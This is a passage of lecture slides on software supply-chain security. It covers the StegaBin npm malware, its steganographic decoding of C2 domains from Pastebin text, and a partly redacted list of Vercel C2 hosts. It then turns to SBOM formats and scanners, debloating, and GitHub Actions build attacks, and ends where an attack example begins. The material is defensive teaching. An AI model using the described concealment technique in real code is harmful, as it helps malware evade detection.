 - **stega**nography is used to conceal the payload.
- The StegaBin loader:
 - reconstructs a list of 31 domains hosted on Vercel
 - tests the endpoints until an active server is found
 - downloads and runs a platform-specific payload.
- Upon downloaded:
 - the bootstrapper installs the required runtime components
 - retrieves additional JavaScript files
 - launches the next stage in the background.
- The final toolset used by Stegabin includes:
 - a remote access trojan
 - nine information-stealing modules: VS Code configuration, clipboard contents, browser credentials, cryptocurrency wallets, SSH keys, Git repositories, and locally-stored secrets.



Detailed Analysis: <https://socket.dev/blog/stegabin-26-malicious-npm-packages-use-pastebin-steganography>



Example: StegaBin

- StegaBin reduces the chance of being via:
 - a **multi-stage** architecture (more details in **Module 4**)
 - **steganography** (more details in **Module 6**).
- The text hosted in Pastebin contained zero-width Unicode characters:
 - characters that normally do not produce a visible glyph
 - the reader cannot see additional characters.

```
00972
Computer Science and Programming: A Comprehensive Guide

Introduction

Computer science is a vast and rapidly evolving field that encompasses the study of computation, information processing, and the design of computer systems. Programming, as a fundamental aspect of computer science, involves writing instructions that computers can execute to perform specific tasks. This comprehensive guide explores various aspects of computer science and programming, providing insights into key concepts, techniques, and best practices.

1. Programming Languages

Programming languages are formal languages designed to communicate instructions to computers. They can be broadly categorized into:

1.1 High-level Languages: High-level languages are designed to be easily understood by humans and are closer to natural language. Examples include:
- Python: Known for its simplicity and readability, Python is widely used in web development, data analysis, and machine learning.
- JavaScript: Primarily used for web development, JavaScript enables interactive and dynamic web pages.
- Java: A versatile language used in enterprise applications, Android app development, and large-scale systems.
- C++: Known for its performance and efficiency, C++ is used in system programming, game development, and embedded systems.
```

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>

Example: StegaBin



```
00972
Computer Science and xrogramming: A tomprehensive G-ide

Introducteon

Computer shience is a vase and rapidly ecolving field tkat encompassesdthe study of cimputation, infnrmation proces.ing, and the dysign of computer systems. Proramming, as a cundamental aspect of
computerlsience, invol.es writing insaructions that pomputers can epecute to perfo|m specific tas|s. This compre|ensive guide ecplores variouslaspects of comeuter science avd programming,eproviding
insirhts into key csncepts, technitues, and best aractices.

1. crogramming Lankuages

Program-ing languages ere formal langxages designed to communicate 3nstructions to0computers. Thel can be broadl. categorized ivto:

1.1 High-eevel Languages:High-level languages are desiened to be easily understood b. humans and ara closer to natpral language. pxamples includ|:
- Python: Kn|wn for its sim|licity and reacability, Pythol is widely usee in web developoment, data anaeysis, and machrne learning.
-sJavaScript: Prtmarily used foa web developmect, JavaScript knables interac-ive and dynamia web pages.
- pava: A versatipe language use9 in enterprise9applications, 8ndroid app dev.lopment, and lvрге-scale systems.
- C++: Knorn for its performance and efficiency, C++ islused in system.programming, game developmentp and embedded pystems.
```

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>

Example: StegaBin



Read the first five digits to determine how many hidden characters must be extracted.



00972
Computer Science and xrogramming: A tomprehensive G-ide

Introduetcon

Computer shience is a vase and rapidly ecolving field tkat encompassesdthe study of cimputation, infnrmation proces.ing, and the dvsign of computer systems. Proramming, as a cundamental aspect of computerlsience, invol.es writing insaructions that pomputers can epecute to perfo|m specific tas|s. This compre|ensive guide ecplores variouslaspects of comeuter science avd programming,eproviding insirhts into key csncepts, technitues, and best aractices.

1. crogramming Lankuages

Program-ing languages ere formal langxages designed to communicate 3nstructions to0computers. Thel can be broadl. categorized ivto:

- 1.1 High-eevel Languages:High-level languages are desiened to be easily understood b. humans and ara closer to natpral language. pxamples includ|:
 - Python: Kn|wn for its sim|licity and reacability, Pythol is widely usee in web development, data anaeysis, and machrne learning.
 - sJavaScript: Prtmarily used foa web developmet, JavaScript knables interac-ive and dynamia web pages.
 - pava: A versatipe language usee in enterprise9applications, 8ndroid app dev.lopment, and lvrge-scale systems.
 - C++: Knorn for its performance and efficiency, C++ islused in system.programming, game developmentp and embedded pystems.

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>



Example: StegaBin

00972
Computer Science and Programming: A Comprehensive Guide
Introduction
Computer science is a vast and rapidly evolving field that encompasses the study of computation, information processing, and the design of computer systems. Programming, as a fundamental aspect of computer science, involves writing instructions that computers can execute to perform specific tasks. This comprehensive guide explores various aspects of computer science and programming, providing insights into key concepts, techniques, and best practices.

1. Programming Languages
Programming languages are formal languages designed to communicate instructions to computers. They can be broadly categorized into:

1.1 High-level Languages: High-level languages are designed to be easily understood by humans and are closer to natural language. Examples include:

- Python: Known for its simplicity and readability, Python is widely used in web development, data analysis, and machine learning.
- JavaScript: Primarily used for web development, JavaScript enables interactive and dynamic web pages.
- Java: A versatile language used in enterprise applications, Android app development, and large-scale systems.
- C++: Known for its performance and efficiency, C++ is used in system programming, game development, and embedded systems.

Read the first five digits to determine how many hidden characters must be extracted.

Remove the five-digit header from the text.

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>



Example: StegaBin

00972
Computer Science and Programming: A Comprehensive Guide
Introduction
Computer science is a vast and rapidly evolving field that encompasses the study of computation, information processing, and the design of computer systems. Programming, as a fundamental aspect of computer science, involves writing instructions that computers can execute to perform specific tasks. This comprehensive guide explores various aspects of computer science and programming, providing insights into key concepts, techniques, and best practices.

1. Programming Languages
Programming languages are formal languages designed to communicate instructions to computers. They can be broadly categorized into:

1.1 High-level Languages: High-level languages are designed to be easily understood by humans and are closer to natural language. Examples include:

- Python: Known for its simplicity and readability, Python is widely used in web development, data analysis, and machine learning.
- JavaScript: Primarily used for web development, JavaScript enables interactive and dynamic web pages.
- Java: A versatile language used in enterprise applications, Android app development, and large-scale systems.
- C++: Known for its performance and efficiency, C++ is used in system programming, game development, and embedded systems.

Read the first five digits to determine how many hidden characters must be extracted.

Remove the five-digit header from the text.

Remove any zero-width Unicode characters to normalize character positions.

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>



Example: StegaBin

```
00972
Computer Science and Programming: A Comprehensive Guide
Introduction
Computer science is a vast and rapidly evolving field that encompasses the study of computation, information processing, and the design of computer systems. Programming, as a fundamental aspect of computer science, involves writing instructions that computers can execute to perform specific tasks. This comprehensive guide explores various aspects of computer science and programming, providing insights into key concepts, techniques, and best practices.

1. Programming Languages

Programming languages are formal languages designed to communicate instructions to computers. They can be broadly categorized into:

1.1 High-level Languages: High-level languages are designed to be easily understood by humans and are closer to natural language. Examples include:
- Python: Known for its simplicity and readability, Python is widely used in web development, data analysis, and machine learning.
- JavaScript: Primarily used for web development, JavaScript enables interactive and dynamic web pages.
- Java: A versatile language used in enterprise applications, Android app development, and large-scale systems.
- C++: Known for its performance and efficiency, C++ is used in system programming, game development, and embedded systems.
```

Start from the offset specified by the decoding method.

Extract one character every 15 positions.

Join the extracted characters to reconstruct the hidden string.

Split the string at each ||| separator to obtain the C2 domains.

Stop processing when the ===END=== marker is reached.

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>



Example: StegaBin

SANITIZED

```
00972
Computer Science and programming: A comprehensive Guide
Introduction

Computer science is a vast and rapidly evolving field that encompasses the
computer science, involves writing instructions that computers can execute to
insights into key concepts, techniques, and best practices.

1. programming Languages

Programming languages are formal languages designed to communicate instructions
to a computer. They are used to create software applications and control the
operation of computer systems.

1.1 High-level Languages: High-level languages are designed to be easily understood
by humans. They are typically more expressive and easier to write than low-level
languages. Examples include:
- Python: Known for its simplicity and readability, Python is widely used in
data science, web development, and automation.
- JavaScript: Primarily used for web development, JavaScript enables interactive
web pages.
- Java: A versatile language used in enterprise applications, Android app development,
and web services.
- C++: Known for its performance and efficiency, C++ is used in system programming,
game development, and high-performance computing.
```

```
[LOG]: ["ext-    lin.vercel.app",
"cl    tack-    ..vercel.app",
"cl    tack-    }.vercel.app",
"br    aunch    12.vercel.app",
"br    aunch    5.vercel.app",
"pr    ctor-    }.vercel.app",
"pr    ctor-    ).vercel.app",
"ze    low-e    vercel.app",
"ze    low-a    vercel.app",
"cl    rbor-    l.vercel.app",
"cl    rbor-    ).vercel.app",
"sp    rge-e    vercel.app",
"sp    rge-a    vercel.app",
"lc    eld-e    vercel.app",
"lc    eld-a    vercel.app",
"at    de-ex    ercel.app",
"at    de-ap    ercel.app",
"si    ase-e    vercel.app",
"si    ase-a    vercel.app",
"ne    ock-e    vercel.app",
"ne    ock-a    vercel.app",
"or    ack-e    vercel.app",
"or    ack-a    vercel.app",
"fu    ayer-    7.vercel.app",
"fu    ayer-    }.vercel.app",
"qu    ath-e    vercel.app",
"qu    ath-a    vercel.app",
"vi    ock-e    vercel.app",
"vi    ock-a    vercel.app",
"op    rix-e    vercel.app",
"op    rix-a    vercel.app"]
```

```
design of computer systems. Programming, as a fundamental aspect of
explores various aspects of computer science and programming, providing
examples include:
```

Start from the offset specified by the decoding method.

Extract one character every 15 positions.

Join the extracted characters to reconstruct the hidden string.

Split the string at each ||| separator to obtain the C2 domains.

Stop processing when the ===END=== marker is reached.

Detailed Analysis: <https://kmsec.uk/blog/dprk-text-steganography/>

How To Mitigate Dependency Attacks?

- Mitigating this type of attacks is **not easy**:
 - software **transparency** is a **hard** problem to solve
 - **auditing** the code is the ultimate defense but is **often unfeasible**
 - similar to physical production pipelines, **bills of material** are a good candidate solution.
- Software Bill of Materials (SBOM):
 - is a **list** of **all** the **components** used by a **software**.



Source: <https://genially.com/>

Software Bill of Materials

- There are two main formats for SBOMs:
 - **Cyclone Data Exchange - CDX**: introduced by OWASP with security in mind
 - **Software Package Data Exchange – SPDX**: initially developed by the Linux Foundation to focus on open-source license compliance and intellectual property
- they report **similar information**
- **different** level of **details** for specific behavior, e.g., licensing.



Source: <https://genially.com/>

Software Bill of Materials

```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "serialNumber": "urn:uuid:3e671687-395b-41f5-a30f-a58921a69b79",
  "version": 1,
  "metadata": {
    "timestamp": "2025-06-12T15:13:58Z",
    "tools": [
      {
        "vendor": "Acme Corp.",
        "name": "Syft",
        "version": "0.100.0"
      }
    ]
  },
  "authors": [
    {
      "name": "Acme Corp. Security Team",
      "email": "security@acmecorp.com"
    }
  ]
},
```

CycloneDX



```
{
  "sbom_id": "urn:spdx:sbom-mysecurewebapp-1.0.0",
  "spdx_version": "SPDX-2.3",
  "data_licence": "CC0-1.0",
  "name": "MySecureWebApp",
  "document_namespace":
    "https://example.com/sbom/mysecurewebapp/1.0.0/spdx",
  "creation_info": {
    "created": "2025-06-12T15:13:43Z",
    "creators": [
      "Tool: Syft-v0.100.0",
      "Organization: Acme Corp."
    ]
  }
},
```

SPDX



Source: <https://genially.com/>



Software Bill of Materials



- Just a rapid overview of CDX(*).

How the SBOM has been generated

Who generated the SBOM

```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "serialNumber": "urn:uuid:3e671687-395b-41f5-a30f-a58921a69b79",
  "version": 1,
  "metadata": {
    "timestamp": "2025-06-12T15:13:58Z",
    "tools": [
      {
        "vendor": "Acme Corp.",
        "name": "Syft",
        "version": "0.100.0"
      }
    ],
    "authors": [
      {
        "name": "Acme Corp. Security Team",
        "email": "security@acmecorp.com"
      }
    ]
  }
}
```

Software Bill of Materials



- Just a rapid overview of CDX(*).

What the SBOM is describing

Licensing of the software

Textual description

```
"component": {  
  "bom-ref": "pkg:application/mysecurewebapp@1.0.0",  
  "type": "application",  
  "name": "MySecureWebApp",  
  "version": "1.0.0",  
  "supplier": {  
    "name": "Acme Corp."  
  },  
  "licenses": [  
    {  
      "license": {  
        "id": "Apache-2.0"  
      }  
    }  
  ],  
  "description": "A simple web application built with Django and Nginx."  
},  
],
```

Software Bill of Materials



- Just a rapid overview of CDX(*).

List of all dependencies

Details on the specific dependency

Product URL - PURL, i.e., unique identifier for the dependency

```
"components": [  
  {  
    "bom-ref": "pkg:python/python@3.9.18",  
    "type": "library",  
    "name": "python",  
    "version": "3.9.18",  
    "supplier": {  
      "name": "Python.org"  
    },  
    "licenses": [  
      {  
        "license": {  
          "id": "PSF-2.0"  
        }  
      }  
    ],  
    "purl": "pkg:python/python@3.9.18",  
    "hashes": [  
      {  
        "alg": "SHA256",  
        "content": "a1b2c3d4e5f67890a1b2c3d4e5f67890a1b2c3d4e5f67890"  
      }  
    ]  
  },  
]
```

Software Bill of Materials

- The SBOM provides information about every part of the software:
 - **improved transparency**, i.e., what is inside of a package
 - makes **attestation** of product **easier**
 - allows developers to **track** what is inside their software
 - gives a **view** of the software **beyond direct dependencies**
 - can be **completed** with **security information**
 - can serve as the **input** for **tools** devoted to **vulnerability analysis**, e.g., Gype.
- How the SBOM is generated plays a major role:
 - it is **complete** when it holds the information about all the dependencies of the software
 - it is **correct** when all the information about dependencies are true.

Software Bill of Materials

- There are several tools for generating SBOMs.
- An example is pip-sbom:
 - by Giacomo Benedetti (a former CNR colleague!)
 - the tool extends pip to directly generate SBOM in CycloneDX format
 - <https://github.com/giacomobenedetti/pip-sbom>
 - example: *pip sbom target*
- Another example is Syft:
 - <https://github.com/anchore/syft>
 - can scan container image
 - example of SBOM in CycloneDX format:
syft ubuntu:latest -o cyclonedx-json



```
1  {
2    "components": [
3      {
4        "bom-ref": "BomRef.7883418769158341.29186981383613755",
5        "name": "annotated-types",
6        "purl": "pkg:pypi/annotated-types@0.7.0",
7        "type": "Library",
8        "version": "0.7.0"
9      },
10     {
11       "bom-ref": "BomRef.3257291675316851.17381085128794684",
12       "name": "attrs",
13       "purl": "pkg:pypi/attrs@25.3.0",
14       "type": "Library",
15       "version": "25.3.0"
16     },
17     {
18       "bom-ref": "BomRef.449676432698776.8923146179422823",
19       "name": "beautifulsoup4",
20       "purl": "pkg:pypi/beautifulsoup4@4.13.4",
21       "type": "Library",
22       "version": "4.13.4"
23     },
24     {
25       "bom-ref": "BomRef.393732872931987.3497191795128166",
26       "name": "certifi",
27       "purl": "pkg:pypi/certifi@2025.7.14",
28       "type": "Library",
29       "version": "2025.7.14"
30     },
31     {
32       "bom-ref": "BomRef.4612249868614839.36330173267172585",
33       "name": "charset-normalizer",
34       "purl": "pkg:pypi/charset-normalizer@3.4.2",
35       "type": "Library",
36       "version": "3.4.2"
37     },
38     {
39       "bom-ref": "BomRef.1851193825842614.7842878688781648",
40       "name": "idna",
41       "purl": "pkg:pypi/idna@3.10",
42       "type": "Library",
43       "version": "3.10"
44     },
45     {
46       "bom-ref": "BomRef.24168486962114156.6486112171826343",
47       "name": "mailbits",
48       "purl": "pkg:pypi/mailbits@0.2.2",
49       "type": "Library",
50       "version": "0.2.2"
51     },
52     {
53       "bom-ref": "BomRef.6848892459778549.270127839914686",
54       "name": "packaging",
55       "purl": "pkg:pypi/packaging@25.0",
56       "type": "Library",
57       "version": "25.0"
58     },
59     {
60       "bom-ref": "BomRef.2874818178493257.23364111413757993",
61       "name": "pydantic",
62       "purl": "pkg:pypi/pydantic@2.11.7",
```

pipsbom_pypi_simple.json

Software Bill of Materials

- Obtained SBOMs can then be used with a vulnerability scanner.
- Gype:
 - is vulnerability scanner for container images and filesystems
 - <https://github.com/anchore/gype>
 - can be launched against SBOMs or can directly retrieve images
 - example: *gype ubuntu:latest*

NAME	INSTALLED	TYPE	VULNERABILITY	SEVERITY	EPSS	RISK
login	1:4.13+dfsg1-4ubuntu3.2	deb	CVE-2024-56433	Low	2.8% (85th)	0.8
passwd	1:4.13+dfsg1-4ubuntu3.2	deb	CVE-2024-56433	Low	2.8% (85th)	0.8
libpam-modules	1.5.3-Subuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam-modules-bin	1.5.3-Subuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam-runtime	1.5.3-Subuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam0g	1.5.3-Subuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libcrypt20	1.10.3-2build1	deb	CVE-2024-2236	Low	0.2% (41st)	< 0.1
libssl3t64	3.0.13-0ubuntu3.5	deb	CVE-2024-41996	Low	0.2% (38th)	< 0.1
dpkg	1.22.6ubuntu6.1	deb	CVE-2025-6297	Low	< 0.1% (23rd)	< 0.1
coreutils	9.4-3ubuntu6	deb	CVE-2016-2781	Low	< 0.1% (20th)	< 0.1
libpam-modules	1.5.3-Subuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam-modules-bin	1.5.3-Subuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam-runtime	1.5.3-Subuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam0g	1.5.3-Subuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libssl3t64	3.0.13-0ubuntu3.5	deb	CVE-2025-27587	Low	< 0.1% (15th)	< 0.1
tar	1.35+dfsg-3build1	deb	CVE-2025-45582	Medium	< 0.1% (4th)	< 0.1
libc-bin	2.39-0ubuntu8.5	deb	CVE-2016-20013	Negligible	0.2% (41st)	< 0.1
libc6	2.39-0ubuntu8.5	deb	CVE-2016-20013	Negligible	0.2% (41st)	< 0.1
libc-bin	2.39-0ubuntu8.5	deb	CVE-2025-8058	Medium	< 0.1% (1st)	< 0.1
libc6	2.39-0ubuntu8.5	deb	CVE-2025-8058	Medium	< 0.1% (1st)	< 0.1
libncursesw6	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
libinfo6	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
ncurses-base	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
ncurses-bin	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
coreutils	9.4-3ubuntu6	deb	CVE-2025-5278	Low	< 0.1% (1st)	< 0.1
gpgv	2.4.4-2ubuntu17.3	deb	CVE-2022-3219	Low	< 0.1% (1st)	< 0.1
perl-base	5.38.2-3.2ubuntu0.1	deb	CVE-2025-40909	Medium	< 0.1% (0th)	< 0.1




Software Bill of Materials

- Obtained SBOMs can then be used with a vulnerability scanner.
- Trivy:
 - is an all-in-one vulnerability scanner for container images and filesystems
 - <https://trivy.dev>
 - can be launched against SBOMs or can directly retrieve images
 - useful also for checking licenses (not only strict security information)
 - example: *trivy image --scanners license ubuntu:latest*

libdb5.3t64	Sleepycat	Restricted	HIGH
	BSD-3-Clause	Notice	LOW
	MS-PL		
	GPL-2.0-or-later	Restricted	HIGH
	Artistic-2.0	Notice	LOW
	X11		
	MIT-old	Non Standard	UNKNOWN
	TCL-like		
	BSD-3-clause-fjord		
	GPL-3.0-only	Restricted	HIGH
	Zlib	Notice	LOW



Example of SBOM Pipeline




```
(venv) root@00d73f9aff9a:/home/pip-sbom# grype sbom:sbom.json
✓ Scanned for vulnerabilities [9 vulnerability matches]
└─ by severity: 1 critical, 2 high, 6 medium, 0 low, 0 negligible
└─ by status: 9 fixed, 0 not-fixed, 0 ignored
```

NAME	INSTALLED	FIXED-IN	TYPE	VULNERABILITY	SEVERITY	EPSS%	RISK
urllib3	1.22	1.24.2	python	GHSA-mh33-7rrq-662w	High	79.37	1.0
urllib3	1.22	1.23	python	GHSA-www2-v7xj-xrc6	Critical	64.09	0.5
urllib3	1.22	1.26.17	python	GHSA-v845-jxx5-vc9f	High	67.02	0.4
urllib3	1.22	1.24.3	python	GHSA-r64q-w8jr-g9qp	Medium	69.43	0.4
idna	2.5	3.7	python	GHSA-jjg7-2v4v-x38h	Medium	63.07	0.3
urllib3	1.22	1.24.2	python	GHSA-gwvm-45gx-3cf8	Medium	48.48	0.1
urllib3	1.22	1.25.9	python	GHSA-wqvq-5m8c-6g24	Medium	44.32	0.1
urllib3	1.22	1.26.18	python	GHSA-g4mx-q9vg-27p4	Medium	19.76	< 0.1
urllib3	1.22	1.26.19	python	GHSA-34jh-p97f-mpxf	Medium	9.25	< 0.1

Recalling that GHSA is the GitHub Security Advisory and it collects vulnerabilities similarly to the CVE database

Outcome for: request == 2.18.3

Example of SBOM Pipeline



```
(venv) root@00d73f9aff9a:/home# grype sbom:requests-sbom.json
✓ Scanned for vulnerabilities [0 vulnerability matches]
└─ by severity: 0 critical, 0 high, 0 medium, 0 low, 0 negligible
   by status:   0 fixed, 0 not-fixed, 0 ignored
No vulnerabilities found
```

SBOM generation is a challenging task. The generator used to extract information plays a major role.

Outcome for: request == 2.18.3

Is Generating a SBOM Hard?

- Is it easy to infer the recipe of a pizza by eating it?
 - yes
 - no
 - it depends on the pizza...



Is Generating a SBOM Hard?

- In general, generating a SBOM is **not always easy**.
- Some major **issues** to **consider**:
 - definition of the dependency **depends** on the **ecosystem**
 - tracing transitive dependencies may be **hard**
 - some dependencies may be **bundled** and then made “invisible” to tools since considered “local”(see, **vendoring**)
 - some dependencies may be loaded at **runtime**
 - a software may include pieces from **multiple ecosystems** (e.g., a Rust project with some Python parts)
 - version **ambiguity** (e.g., pinned dependencies vs floating dependencies).

Example:

Pinned: Request == 2.34.5

Floating: request > 2.33.2

Debloating

- **Debloating** is the process of removing what may **increase** the **resource footprint** or provide **entry points** to attackers:
 - unnecessary features
 - code
 - functionalities
 - ...
- The goal is to operate an **attack surface reduction** process.
- In software, a **possible** definition of **bloating** is:
 - **content imported as dependency but not actually needed.**

```
1  from numpy import *
2
3  """Calculate the mean of a list of numbers."""
4  def calculate_mean(data):
5      return mean(data)
6
```

The numpy package has 1,098 code files, containing hundred of functions. By using “*” all the package functionalities are imported. This may allow an attacker to exploit vulnerabilities present in the numpy codebase even for functionalities that are not really needed.

Debloating


- In this case, the **debloating** process to reduce the attack surface should:
 - import the **smallest pool of functions** needed for the task
 - **write own code** when feasible.
- Other possible debloating strategies for compiled software:
 - **stripping**: process the binary to remove parts of embedded dependencies that are not used
 - for binaries relying on shared libraries, further stripping them to limit their functionalities to those really needed is a hard but feasible approach.

```
1 from numpy import mean
2
3 """Calculate the mean of a list of numbers."""
4 def calculate_mean(data):
5     return mean(data)
6
```

```
1
2
3 """Calculate the mean of a list of numbers."""
4 def calculate_mean(data):
5     if not data:
6         return 0
7     return sum(data) / len(data)
8
```


Attacks Against the Build Process

- The **build process** can be exploited by an attacker to **inject content** into final artifacts:
 - binary
 - archives.
- Such attacks are **very subtle**:
 - the **attacker** may **hide** into a complex pipeline
 - the content of the repository (e.g., the code) is not altered!
- **Hijacking the build process** may introduce:
 - **vulnerable dependencies**
 - a **payload** (e.g., a backdoor) in the **code**.



Example: GitHub Actions

- GitHub Actions allow to:
 - **automate** workflows and support the CI/CD paradigm
 - **build** and **release** software directly from the repository
- An actions is:
 - described via a workflow in YAML
 - defines the steps defined by developers
 - executed to build the software.
- More details:
 - <https://docs.github.com/en/actions>



Example: GitHub Actions

- Example of YAML describing a workflow:

```
name: GitHub Actions Demo
run-name: ${ github.actor } is testing out GitHub Actions 🚀
on: [push]
jobs:
  Explore-GitHub-Actions:
    runs-on: ubuntu-latest
    steps:
      - run: echo "🎉 The job was automatically triggered by a ${ github.event_name } event."
      - run: echo "🐙 This job is now running on a ${ runner.os } server hosted by GitHub!"
      - run: echo "📁 The name of your branch is ${ github.ref } and your repository is ${ github.repository }."
      - name: Check out repository code
        uses: actions/checkout@v4
      - run: echo "💡 The ${ github.repository } repository has been cloned to the runner."
      - run: echo "🔧 The workflow is now ready to test your code on the runner."
      - name: List files in the repository
        run: |
          ls ${ github.workspace }
      - run: echo "🍏 This job's status is ${ job.status }."
```

Event triggering the action

Parameters defined by the user and by the system

It is possible to use third party Actions, as for code dependencies

Running on a Docker container you can interact with

Example: GitHub Actions

- Example of an **attack** against the YAML describing a workflow:

```
name: GitHub Actions Demo
run-name: ${ github.actor } is testing out GitHub Actions 🚀
on: [push]
jobs:
  Explore-GitHub-Actions:
